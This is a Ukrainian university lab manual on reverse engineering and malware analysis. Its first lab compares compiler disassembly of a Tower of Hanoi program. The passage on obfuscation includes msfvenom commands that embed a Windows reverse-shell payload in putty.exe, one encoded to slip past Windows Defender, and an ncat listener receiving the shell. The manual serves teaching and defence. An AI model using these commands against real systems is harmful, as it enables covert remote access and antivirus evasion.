МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
“КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО”

М. І. Ільїн, Д. І. Якобчук

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Лабораторний практикум

Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для студентів,
які навчаються за спеціальностями
125 “Кібербезпека”, 113 “Прикладна математика”

Київ
КПІ ім. Ігоря Сікорського
2020

Рецензент — *Грищук Р. В.*, д-р техн. наук, проф., начальник кафедри захисту інформації та кібербезпеки факультету охорони державної таємниці та інформаційного протиборства, Житомирський військовий інститут імені С. П. Корольова

Відповідальний редактор — *Стьопочкіна І. В.*, канд. техн. наук, доц.

Гриф надано Методичною радою КПІ ім. Ігоря Сікорського (протокол № 2 від 01.10.2020 р.) за поданням Вченої ради Фізико-технічного інституту (протокол № 7/2020 від 27.08.2020 р.)

Навчальне видання

Ільїн Микола Іванович, канд. техн. наук
Якобчук Дмитро Ігорович

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Лабораторний практикум

Зворотна розробка та аналіз шкідливого програмного забезпечення: Лабораторний практикум [Текст]: навч. посіб. для студ. спеціальностей 125 “Кібербезпека”, 113 “Прикладна математика” / М. І. Ільїн, Д. І. Якобчук; КПІ ім. Ігоря Сікорського. – Київ: КПІ ім. Ігоря Сікорського, 2020. – 117 с.

Навчальна дисципліна “Зворотна розробка та аналіз шкідливого програмного забезпечення” присвячена аналізу коду прикладного та системного програмного забезпечення, шкідливого програмного забезпечення (ШПЗ) з та без вихідних кодів (reverse engineering; malware analysis, research and development). Метою є отримання навичок технічного аналізу інцидентів комп’ютерної безпеки з застосуванням ШПЗ (incident response to malware attacks), аналізу ШПЗ направлених атак (targeted malware analysis), дослідження засобів вторгнення, легального прехоплення та віддаленого керування для правоохоронних органів (intrusion software, lawful interception, computer surveillance tools R&D for LEA).

Зміст

Вступ

Дякуємо, що відкрили методичні вказівки до курсу "Зворотна розробка та аналіз шкідливого програмного забезпечення". Курс присвячено аналізу коду прикладного та системного програмного забезпечення, шкідливого програмного забезпечення (ШПЗ) з та без вихідних кодів. В англійській мові діяльність описується як reverse engineering; malware analysis, research and development.

Метою є отримання навичок технічного аналізу інцидентів комп'ютерної безпеки з застосуванням ШПЗ (incident response to malware attacks), аналізу ШПЗ направлених атак (targeted malware analysis), розробки засобів вторгнення, легального прехоплення та віддаленого керування для правоохоронних органів (intrusion software, lawful interception, computer surveillance tools R&D for LEA).

Лабораторний практикум побудовано з урахуванням існуючих матеріалів, курсів та тренингів. Зокрема замість лабораторних робіт може бути зараховано проходження тренінгів (за наявності відповідного сертифікату):

- SANS 610, GIAC Reverse Engineering Malware (GREM);
- eLearnSecurity ARES (eCRE);
- інші за попереднім погодженням протягом перших 2 тижнів навчального семестру.

Разом з тим, запропонований практикум не є копією жодної із існуючих навчальних програм, та спроєктований спеціально для бакалаврату груп ФБ (125 "Кібербезпека") та ФІ (113 "Прикладна математика") Фізико-технічного інституту КПІ ім.Сікорського. Всі використані матеріали та технології, включаючи досліджувані зразки ШПЗ з направлених атак державних установ, – у відкритому доступі; публікація не порушує режиму секретності в рамках діючого законодавства України. Від слухачів не вимагається отримання допуску.

Внаслідок використання в дослідженні активних зразків ШПЗ, рекомендуємо дотримуватися техніки безпеки, щоб уникнути зараження власної системи. Робота із зразками повинна проводитися в ізольованому середовищі, описаному у лабораторній роботі з динамічного аналізу ШПЗ.

Особливістю курсу є посилена активна складова захисту. В тому числі, досліджуються компоненти, що потенційно можуть бути використані для розробки ШПЗ та незаконного втручання в роботу комп'ютерів, систем та мереж. В Україні створення з метою використання, розповсюдження або збуту шкідливих програмних чи технічних засобів, а також їх розповсюдження або збут є кримінальним злочином (ст. 361-1 Кримінального кодексу),

так само як і незаконне втручання в роботу електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж (ст. 361).

В якості попередньої підготовки рекомендується:

- Linux – Kali Linux Revealed [1],
- C – K&R [2],
- Python – Dive Into Python [3], Dive Into Python 3 [4],
- Assembler – Understanding Assembly Language [5],
- Metasploit – Metasploit Unleashed [6].

Додаткова література з курсу:

- Practical Malware Analysis [7],
- Malware Analyst's Cookbook [8],
- Rootkits and Bootkits [9],
- Practical Reverse Engineering [10],
- Art of Memory Forensics [11],
- IDA Pro Book [12],
- Malware Data Science [13],
- Mastering malware analysis [14].

Додаткові матеріали до лабораторних робіт, матеріали для завантаження публікуються на сайті Лабораторії технічної інформаційної безпеки (https://infosec.kpi.ua) та Telegram групі курсу (https://t.me/kpi_re). Консультації можна отримати у групі та лабораторії 311-11 (розклад консультацій уточнюйте).

Приклади у підрозділах порядок виконання робіт підготовлені у загальній конфігурації:

- Хост: Ubuntu Desktop 18.04 LTS x86_64 [15],
- Система віртуалізації: VMware Workstation 15 Pro version 15.5.2 [16],
- VM Linux: Kali Linux 2020.1 x86_64 [17],
- VM Windows: Windows 10 Enterprise version 1909 [18].

Допускається застосування інших дистрибутивів та операційних систем (якщо вимоги не вказані явно в описі лабораторної роботи). При застосуванні іншої конфігурації команди можуть відрізнятися (зокрема пакетний менеджер та імена програмних пакунків). Перед тим як задавати питання з цього приводу, ознайомтесь з [19].

В посібнику варіант завдання – Ваш номер в списку групи за модулем кількість завдань. Звіт має містити вихідні коди, виконані команди та вивід (для консольних застосувань) або скріншоти (для графічних), коментарі до виконаних дій. Результати можна подавати в електронному вигляді.

У випадку, коли обсяг перевищує 1 Мб, використовуйте зовнішні сховища (наприклад, https://mega.nz). Якщо передається скомпільований код, створюйте архів з випадковим паролем і шифруванням імен файлів. Приклад з 7-Zip:

```
$ 7z a -mhe -p7eDw0so3Dt37UXrl lab_report.7z *
```

Згенерувати пароль можна, наприклад, за допомогою OpenSSL:

```
$ openssl rand -base64 12
7eDw0so3Dt37UXrl
```

Контактна інформація:

- Лекції – Микола Іванович Ільїн,
  Email m.ilin@kpi.ua, Telegram @mykola_ilin, Threema 2SS7EYDB;
- Лабораторний практикум – Дмитро Ігорович Якобчук,
  Email d.yakobchuk@kpi.ua, Threema TADKETKX;
- Асистенти – А.Войцеховський, Д.Мороз, О.Костюковець (всі, хто має статус адміністратора у @kpi_re).

Сподіваємось на співробітництво та ефективну роботу.

Лабораторна робота 1

Аналіз програмного коду мов високого рівня

1.1 Мета роботи

Отримати навички розпізнавання констукцій мов високого рівня в машинному коді для архітектур x86/x64 та ARM/ARM64 на прикладі C/C++.

1.2 Постановка задачі

Дослідити машинний код, що відповідає синтаксичним конструкціям C/C++.

1.3 Порядок виконання роботи

Розглянемо процес генерації машинного коду сучасними компіляторами на прикладі простої програми мовою C, рекурсивний алгоритм розв'язку задачі про Ханойську вежу з трьома дисками:

```
$ cat hanoi.c
#include <stdio.h>

void hanoi(int n, char from, char to, char aux) {
    if (n == 1)
        printf("Move disk 1 from %c to %c\n", from, to);
    else {
        hanoi(n-1, from, aux, to);
        printf("Move disk %d from %c to %c\n", n, from, to);
        hanoi(n-1, aux, to, from);
    }
}

int main() {
    hanoi(3, 'A', 'C', 'B');
}

$ gcc hanoi.c && ./a.out
Move disk 1 from A to C
Move disk 2 from A to B
Move disk 1 from C to B
Move disk 3 from A to C
Move disk 1 from B to A
Move disk 2 from B to C
Move disk 1 from A to C
```



Рис. 1.1: Встановлені build tools для x86, x64, ARM, ARM64

1.3.1 Компілятор Microsoft C/C++ у Visual Studio 2019

Для Microsoft C++ використаємо утиліти командного рядка для різних платформ (x86, x64, ARM, ARM64). За замовчуванням вони не встановлюються, щоб додати в існуюче середовище Visual Studio 2019 необхідно виконати [20]. Приклад успішного налаштування на рис. 1.1.

Цільова архітектура задається зміними оточення у скрипті vcvarsall.bat, параметр arch x86, amd64, x86_arm, x86_arm64:

```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Auxiliary\
    Build>vcvarsall.bat /help
Syntax:
    vcvarsall.bat [arch] [platform_type] [winsdk_version] [-vcvars_ver=
        vc_version] [-vcvars_spectre_libs=spectre_mode]
where :
    [arch]: x86 | amd64 | x86_amd64 | x86_arm | x86_arm64 | amd64_x86 |
        amd64_arm | amd64_arm64
...

C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Auxiliary\
    Build>vcvarsall.bat x86_arm
**********************************************************************
** Visual Studio 2019 Developer Command Prompt v16.4.6
** Copyright (c) 2019 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x86_arm'
```

Компілятор cl.exe має параметр /FA, задавши який можна отримати лістинг з асемблерним та машинним кодом, що відповідає окремим рядкам вихідного коду мовою C [21]:

```
> cl /FAcsu hanoi.c
Microsoft (R) C/C++ Optimizing Compiler Version 19.24.28319 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

hanoi.c
Microsoft (R) Incremental Linker Version 14.24.28319.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:hanoi.exe
hanoi.obj
```

В процесі роботи створюється файл hanoi.cod, фрагмент з функцією

hanoi має вигляд:

```
_hanoi  PROC

; 3    : void hanoi(int n, char from, char to, char aux) {

  00000 55               push    ebp
  00001 8b ec            mov     ebp, esp

; 4    :     if (n == 1)

  00003 83 7d 08 01      cmp     DWORD PTR _n$[ebp], 1
  00007 75 19            jne     SHORT $LN2@hanoi

; 5    :         printf("Move disk 1 from %c to %c\n", from, to);

  00009 0f be 45 10      movsx   eax, BYTE PTR _to$[ebp]
  0000d 50               push    eax
  0000e 0f be 4d 0c      movsx   ecx, BYTE PTR _from$[ebp]
  00012 51               push    ecx
  00013 68 00 00 00 00   push    OFFSET $SG9159
  00018 e8 00 00 00 00   call    _printf
  0001d 83 c4 0c         add     esp, 12                         ; 0000000cH
  00020 eb 57            jmp     SHORT $LN1@hanoi
$LN2@hanoi:

; 6    :     else {
; 7    :         hanoi(n-1, from, aux, to);

  00022 0f b6 55 10      movzx   edx, BYTE PTR _to$[ebp]
  00026 52               push    edx
  00027 0f b6 45 14      movzx   eax, BYTE PTR _aux$[ebp]
  0002b 50               push    eax
  0002c 0f b6 4d 0c      movzx   ecx, BYTE PTR _from$[ebp]
  00030 51               push    ecx
  00031 8b 55 08         mov     edx, DWORD PTR _n$[ebp]
  00034 83 ea 01         sub     edx, 1
  00037 52               push    edx
  00038 e8 00 00 00 00   call    _hanoi
  0003d 83 c4 10         add     esp, 16                         ; 00000010H

; 8    :         printf("Move disk %d from %c to %c\n", n, from, to);

  00040 0f be 45 10      movsx   eax, BYTE PTR _to$[ebp]
  00044 50               push    eax
  00045 0f be 4d 0c      movsx   ecx, BYTE PTR _from$[ebp]
  00049 51               push    ecx
  0004a 8b 55 08         mov     edx, DWORD PTR _n$[ebp]
  0004d 52               push    edx
  0004e 68 00 00 00 00   push    OFFSET $SG9160
  00053 e8 00 00 00 00   call    _printf
  00058 83 c4 10         add     esp, 16                         ; 00000010H

; 9    :         hanoi(n-1, aux, to, from);

  0005b 0f b6 45 0c      movzx   eax, BYTE PTR _from$[ebp]
  0005f 50               push    eax
  00060 0f b6 4d 10      movzx   ecx, BYTE PTR _to$[ebp]
  00064 51               push    ecx
  00065 0f b6 55 14      movzx   edx, BYTE PTR _aux$[ebp]
  00069 52               push    edx
  0006a 8b 45 08         mov     eax, DWORD PTR _n$[ebp]
  0006d 83 e8 01         sub     eax, 1
  00070 50               push    eax
  00071 e8 00 00 00 00   call    _hanoi
  00076 83 c4 10         add     esp, 16                         ; 00000010H
$LN1@hanoi:

; 10   :     }
; 11   : }

  00079 5d               pop     ebp
  0007a c3               ret     0
_hanoi  ENDP
```

Зверніть увагу на передачу параметрів функцій, послідовніть та механізм (стек, регістри та їхній порядок) відрізняються для різних платформ та ОС [22].

1.3.2 Компілятор gcc у GCC 9.2

Розглянемо набір компіляторів GNU в ОС Linux для того ж набору архітектур (в GCC позначаються i686, amd64, arm, aarch64). Для інсталяції відповідних компіляторів та утиліт в Kali необхідно виконати:

```
# apt install gcc gcc-i686-linux-gnu gcc-arm-linux-gnueabi gcc-aarch64-linux-
    gnu binutils binutils-arm-linux-gnueabi binutils-aarch64-linux-gnu
```

Параметри компілятора gcc для виводу ассемблерного лістингу -Wa,-adhln -g [23]:

```
$ gcc -Wa,-adhln -g hanoi.c > hanoi.amd64.lst
$ i686-linux-gnu-gcc -Wa,-adhln -g hanoi.c > hanoi.i686.lst
$ arm-linux-gnueabi-gcc -Wa,-adhln -g hanoi.c > hanoi.arm.lst
$ aarch64-linux-gnu-gcc -Wa,-adhln -g hanoi.c > hanoi.aarch64.lst
```

В результаті для i686 фрагмент коду має вигляд:

```
  1:hanoi.c       **** #include <stdio.h>
  2:hanoi.c       ****
  3:hanoi.c       **** void hanoi(int n, char from, char to, char aux) {
 15                            .loc 1 3 49
 16                            .cfi_startproc
 17 0000 55                    pushl   %ebp
 18                            .cfi_def_cfa_offset 8
 19                            .cfi_offset 5, -8
 20 0001 89E5                  movl    %esp, %ebp
 21                            .cfi_def_cfa_register 5
 22 0003 56                    pushl   %esi
 23 0004 53                    pushl   %ebx
 24 0005 83EC10                subl    $16, %esp
 25                            .cfi_offset 6, -12
 26                            .cfi_offset 3, -16
 27 0008 E8FCFFFF              call    __x86.get_pc_thunk.bx
 27      FF
 28 000d 81C30200              addl    $_GLOBAL_OFFSET_TABLE_, %ebx
 28      0000
 29 0013 8B4D0C                movl    12(%ebp), %ecx
 30 0016 8B5510                movl    16(%ebp), %edx
 31 0019 8B4514                movl    20(%ebp), %eax
 32 001c 884DF4                movb    %cl, -12(%ebp)
 33 001f 8855F0                movb    %dl, -16(%ebp)
 34 0022 8845EC                movb    %al, -20(%ebp)
  4:hanoi.c       ****     if (n == 1)
 35                            .loc 1 4 8
 36 0025 837D0801              cmpl    $1, 8(%ebp)
 37 0029 751E                  jne     .L2
  5:hanoi.c       ****         printf("Move disk 1 from %c to %c\n", from,
      to);
 38                            .loc 1 5 9
 39 002b 0FBE55F0              movsbl  -16(%ebp), %edx
 40 002f 0FBE45F4              movsbl  -12(%ebp), %eax
 41 0033 83EC04                subl    $4, %esp
 42 0036 52                    pushl   %edx
 43 0037 50                    pushl   %eax
 44 0038 8D830000              leal    .LC0@GOTOFF(%ebx), %eax
 44      0000
 45 003e 50                    pushl   %eax
 46 003f E8FCFFFF              call    printf@PLT
 46      FF
 47 0044 83C410                addl    $16, %esp
  6:hanoi.c       ****     else {
  7:hanoi.c       ****         hanoi(n-1, from, aux, to);
  8:hanoi.c       ****         printf("Move disk %d from %c to %c\n", n,
      from, to);
```

```
 9:hanoi.c       ****          hanoi(n-1, aux, to, from);
10:hanoi.c       ****      }
11:hanoi.c       **** }
48                             .loc 1 11 1
49 0047 EB58                   jmp     .L4
50                       .L2:
 7:hanoi.c       ****          printf("Move disk %d from %c to %c\n", n,
     from, to);
51                             .loc 1 7 9
52 0049 0FBE4DF0               movsbl  -16(%ebp), %ecx
53 004d 0FBE55EC               movsbl  -20(%ebp), %edx
54 0051 0FBE45F4               movsbl  -12(%ebp), %eax
55 0055 8B7508                 movl    8(%ebp), %esi
56 0058 83EE01                 subl    $1, %esi
57 005b 51                     pushl   %ecx
58 005c 52                     pushl   %edx
59 005d 50                     pushl   %eax
60 005e 56                     pushl   %esi
61 005f E8FCFFFF               call    hanoi
61      FF
62 0064 83C410                 addl    $16, %esp
 8:hanoi.c       ****          hanoi(n-1, aux, to, from);
63                             .loc 1 8 9
64 0067 0FBE55F0               movsbl  -16(%ebp), %edx
65 006b 0FBE45F4               movsbl  -12(%ebp), %eax
66 006f 52                     pushl   %edx
67 0070 50                     pushl   %eax
68 0071 FF7508                 pushl   8(%ebp)
69 0074 8D831B00               leal    .LC1@GOTOFF(%ebx), %eax
69      0000
70 007a 50                     pushl   %eax
71 007b E8FCFFFF               call    printf@PLT
71      FF
72 0080 83C410                 addl    $16, %esp
 9:hanoi.c       ****      }
73                             .loc 1 9 9
74 0083 0FBE4DF4               movsbl  -12(%ebp), %ecx
75 0087 0FBE55F0               movsbl  -16(%ebp), %edx
76 008b 0FBE45EC               movsbl  -20(%ebp), %eax
77 008f 8B5D08                 movl    8(%ebp), %ebx
78 0092 83EB01                 subl    $1, %ebx
79 0095 51                     pushl   %ecx
80 0096 52                     pushl   %edx
81 0097 50                     pushl   %eax
82 0098 53                     pushl   %ebx
83 0099 E8FCFFFF               call    hanoi
83      FF
84 009e 83C410                 addl    $16, %esp
85                       .L4:
86                             .loc 1 11 1
87 00a1 90                     nop
88 00a2 8D65F8                 leal    -8(%ebp), %esp
89 00a5 5B                     popl    %ebx
90                             .cfi_restore 3
91 00a6 5E                     popl    %esi
92                             .cfi_restore 6
93 00a7 5D                     popl    %ebp
94                             .cfi_restore 5
95                             .cfi_def_cfa 4, 4
96 00a8 C3                     ret
```

Зверніть увагу на несхожість лістингу з виводом MSVC cl. У GCC більш поширений так званий AT&T синтаксис, проти Intel у MSVS [5]. Отримати лістинг з вихідним та відповідним машинним кодом можна і іншим шляхом, дизасемблювавши бінарний виконуваний файл створений з відлагоджувальною інформацією [24]:

```
$ i686-linux-gnu-gcc -g hanoi.c -o hanoi.i686
$ i686-linux-gnu-objdump -drwC -Mintel -S hanoi.i686 > hanoi.i686.2.lst
```

Відповідний фрагмент з Intel синтаксисом:

```
000011ed <hanoi>:
#include <stdio.h>

void hanoi(int n, char from, char to, char aux) {
    11ed:       55                      push   ebp
    11ee:       89 e5                   mov    ebp,esp
    11f0:       56                      push   esi
    11f1:       53                      push   ebx
    11f2:       83 ec 10                sub    esp,0x10
    11f5:       e8 b6 fe ff ff          call   10b0 <__x86.get_pc_thunk.bx>
    11fa:       81 c3 06 2e 00 00       add    ebx,0x2e06
    1200:       8b 4d 0c                mov    ecx,DWORD PTR [ebp+0xc]
    1203:       8b 55 10                mov    edx,DWORD PTR [ebp+0x10]
    1206:       8b 45 14                mov    eax,DWORD PTR [ebp+0x14]
    1209:       88 4d f4                mov    BYTE PTR [ebp-0xc],cl
    120c:       88 55 f0                mov    BYTE PTR [ebp-0x10],dl
    120f:       88 45 ec                mov    BYTE PTR [ebp-0x14],al
    if (n == 1)
    1212:       83 7d 08 01             cmp    DWORD PTR [ebp+0x8],0x1
    1216:       75 1e                   jne    1236 <hanoi+0x49>
        printf("Move disk 1 from %c to %c\n", from, to);
    1218:       0f be 55 f0             movsx  edx,BYTE PTR [ebp-0x10]
    121c:       0f be 45 f4             movsx  eax,BYTE PTR [ebp-0xc]
    1220:       83 ec 04                sub    esp,0x4
    1223:       52                      push   edx
    1224:       50                      push   eax
    1225:       8d 83 08 e0 ff ff       lea    eax,[ebx-0x1ff8]
    122b:       50                      push   eax
    122c:       e8 0f fe ff ff          call   1040 <printf@plt>
    1231:       83 c4 10                add    esp,0x10
    else {
        hanoi(n-1, from, aux, to);
        printf("Move disk %d from %c to %c\n", n, from, to);
        hanoi(n-1, aux, to, from);
    }
}
    1234:       eb 58                   jmp    128e <hanoi+0xa1>
        hanoi(n-1, from, aux, to);
    1236:       0f be 4d f0             movsx  ecx,BYTE PTR [ebp-0x10]
    123a:       0f be 55 ec             movsx  edx,BYTE PTR [ebp-0x14]
    123e:       0f be 45 f4             movsx  eax,BYTE PTR [ebp-0xc]
    1242:       8b 75 08                mov    esi,DWORD PTR [ebp+0x8]
    1245:       83 ee 01                sub    esi,0x1
    1248:       51                      push   ecx
    1249:       52                      push   edx
    124a:       50                      push   eax
    124b:       56                      push   esi
    124c:       e8 9c ff ff ff          call   11ed <hanoi>
    1251:       83 c4 10                add    esp,0x10
        printf("Move disk %d from %c to %c\n", n, from, to);
    1254:       0f be 55 f0             movsx  edx,BYTE PTR [ebp-0x10]
    1258:       0f be 45 f4             movsx  eax,BYTE PTR [ebp-0xc]
    125c:       52                      push   edx
    125d:       50                      push   eax
    125e:       ff 75 08                push   DWORD PTR [ebp+0x8]
    1261:       8d 83 23 e0 ff ff       lea    eax,[ebx-0x1fdd]
    1267:       50                      push   eax
    1268:       e8 d3 fd ff ff          call   1040 <printf@plt>
    126d:       83 c4 10                add    esp,0x10
        hanoi(n-1, aux, to, from);
    1270:       0f be 4d f4             movsx  ecx,BYTE PTR [ebp-0xc]
    1274:       0f be 55 f0             movsx  edx,BYTE PTR [ebp-0x10]
    1278:       0f be 45 ec             movsx  eax,BYTE PTR [ebp-0x14]
    127c:       8b 5d 08                mov    ebx,DWORD PTR [ebp+0x8]
    127f:       83 eb 01                sub    ebx,0x1
    1282:       51                      push   ecx
    1283:       52                      push   edx
    1284:       50                      push   eax
    1285:       53                      push   ebx
    1286:       e8 62 ff ff ff          call   11ed <hanoi>
    128b:       83 c4 10                add    esp,0x10
}
    128e:       90                      nop
    128f:       8d 65 f8                lea    esp,[ebp-0x8]
```

```
    1292:       5b                      pop     ebx
    1293:       5e                      pop     esi
    1294:       5d                      pop     ebp
    1295:       c3                      ret
```

Порівнявши отримані результати з MSVC cl, можна побачити, що вони також різні. Це штатна ситуація, що ілюструє чому відновлення вихідного коду за бінарним виконуваним файлом є складною задачею – результуючий машинний код в більшості випадків різний як для різних компіляторів, так і для різних версій одного компілятора, різних налаштувань оптимізації та ін.

В подальшому для спрощення налаштування програм для різних архітектур корисно додати прозору підтримку не-x86 за допомогою qemu-user-binfmt:

```
# dpkg --add-architecture armel
# dpkg --add-architecture arm64
# apt update
# apt install qemu-user-binfmt libc6:arm64 libc6:armel
```

У разі успіху з'являється можливість прямого запуску виконуваних файлів для інших платформ, наприклад AArch64:

```
$ aarch64-linux-gnu-gcc hanoi.c && file a.out && ./a.out
a.out: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV),
     dynamically linked, interpreter /lib/ld-linux-aarch64.so.1, BuildID[sha1
     ]=71a42dbc03e5537d0208f602435bd16b56cc7109, for GNU/Linux 3.7.0, not
     stripped
Move disk 1 from A to C
Move disk 2 from A to B
Move disk 1 from C to B
Move disk 3 from A to C
Move disk 1 from B to A
Move disk 2 from B to C
Move disk 1 from A to C
```

Більш детально з особливостями архітектур x86/amd64 та ARM/AArch64, наборами інструкцій, відповідностями конструкцій C/C++ до машиного коду можна ознайомитися у [5].

1.4 Варіанти завдань

- Проаналізувати машинний код прикладу hanoi.c для Windows x64, ARM, ARM64 (MSVC), для Linux amd64, arm, arm64 (GCC), для Linux amd64 (LLVM clang, https://llvm.org/);
- Реалізувати мовою C/C++, проаналізувати результати компіляції (за варіантом), для платформ i686, amd64, arm, aarch64:
  - Комбінаторні алгоритми [25], будь-який на Ваш вибір з вказаного класу:
    1. на графах – обхід графа;
    2. на графах – топологічне сортування;
    3. на графах – компонента зв'язності графа;
    4. на графах – побудова кістякового дерева;
    5. на графах – пошук найкоротшого шляху;
    6. на графах – розфарбування графів;

7. на графах – пошук найвигіднішого шляху;
8. на графах – потоки в мережах;
9. на графах – клік;
10. на графах – цикли;
11. на графах – паросполучення;
12. на графах – ізоморфізми;
13. пошуку в масиві – елементи впорядковані;
14. пошуку в масиві – елементи не впорядковані;
15. пошуку в рядках – приблизний збіг;
16. сортування – обміном;
17. сортування – вибором;
18. сортування – включенням;
19. сортування – злиттям;
20. сортування – без порівнянь.

– Криптографічні алгоритми, алгоритми кодування та контролю цілісності [26, 27]:

1. AES;
2. DES;
3. IDEA;
4. CAST5;
5. Blowfish;
6. ARCfour / RC4;
7. SEED;
8. Serpent;
9. Camellia;
10. Salsa20;
11. ChaCha20;
12. GOST 28147-89;
13. MD2;
14. MD4;
15. MD5;
16. SHA-1;
17. SHA-224;
18. SHA-256;
19. SHA-384;
20. SHA3-256;
21. SHAKE256;
22. RIPEMD-160;
23. Whirlpool;
24. CRC-32;
25. GOST R 34.11-2012 (Stribog);
26. BLAKE2b;
27. RC5;

28. XXTEA;
29. Raiden;
30. VMPC.

- Реалізація функцій стандартної бібліотеки C. Бібліотека за варіантами, функції всі зазначені (за наявності реалізації), версія бібліотеки остання стабільна на момент початку курсу:

  1. glibc [28];
  2. dietlibc [29];
  3. uClibc-ng [30];
  4. Newlib [31];
  5. musl [32];
  6. klibc [33];
  7. bionic [34].

  Функції:

  – стандартного ввод-виводу printf, puts;
  – роботи з файлами fopen, fread, fwrite, feof, fclose;
  – виконання команд операційної системи system.

  Зверніть увагу на відмінності системних викликів у різних ОС Linux та Windows для різних архітектур (x86, x86_64, ARM) [35].

1.5 Контрольні питання

1. Як на рівні машинного коду реалізовано switch-case у розглянутих компіляторах?
2. Що відбувається із файловими дескрипторами батьківського процесу у виклику system для suid та не-suid виконуваних файлів? Розгляньте випадок, коли дескриптори 0, 1, 2 у батьківському процесі закриті.
3. Що відбувається з змінними оточення, змінними та експортованими функціями командної оболонки (bash) у виклику system для suid та не-suid виконуваних файлів?

Лабораторна робота 2

Засоби автоматизації аналізу

2.1 Мета роботи

Отримати навички автоматизації методів аналізу програмного коду.

2.2 Постановка задачі

Дослідити методи обфускації та поліморфізму ШПЗ, дослідити статичні та динамічні методи деобфускації.

2.3 Порядок виконання роботи

Однією з проблем при аналізі ШПЗ є обфускація корисного навантаження. Основний код у виконуваному файлі зберігається в закодованому вигляді та декодується після запуску. Типовою є ситуація, коли 2 зразки одного ШПЗ не містять жодної спільної сигнатури, обфускація автоматизована, доданий код деобфускатора містить методи протидії динамічному аналізу. В сукупності це ускладнює антивірусний захист цільової системи.

2.3.1 Обфускація коду на прикладі Metasploit Encoders

Розглянемо більш детально проблему на простому прикладі. В якості "ШПЗ" використаємо Metasploit Framework [36], навантаження встановлює з'єднання з сервером зловмисника та дає доступ до командної оболонки, обфускація bf_xor [37]. Цільова система Windows 10, Windows Defender активовано з налаштуваннями за замовчуванням. Згенеруємо 2 зразки, в якості контрольного тесту sample1.exe без обфускації:

```
$ msfvenom -p windows/shell_reverse_tcp lhost=172.16.78.1 lport=1337 -f exe -
    x putty.exe -o sample1.exe
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 1096080 bytes
Saved as: sample1.exe
```



Рис. 2.1: Windows Defender проти Metasploit

```
$ msfvenom -p windows/shell_reverse_tcp lhost=172.16.78.1 lport=1337 -f exe-
    only -x putty.exe -o sample2.exe -e x86/bf_xor
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 517 (iteration=0)
x86/bf_xor chosen with final size 517
Payload size: 517 bytes
Final size of exe-only file: 1096080 bytes
Saved as: sample2.exe
```

При спробі збереження sample1.exe в цільовій системі зразок блокується на етапі створення файлу, рис. 2.1.

Зразок sample2.exe зберігається та запускається. Після спрацювання корисного навантаження реагує система поведінкового аналізу [38], хоча й запізно – зловмисник має доступ до командної оболонки цільової системи (рис. 2.2):

```
$ ncat -kvlp 1337
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Connection from 172.16.78.132.
Ncat: Connection from 172.16.78.132:50074.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\test>dir
 Volume in drive C has no label.
 Volume Serial Number is 0A8F-1ADA

 Directory of C:\test

04/22/2020  04:57 PM    <DIR>          .
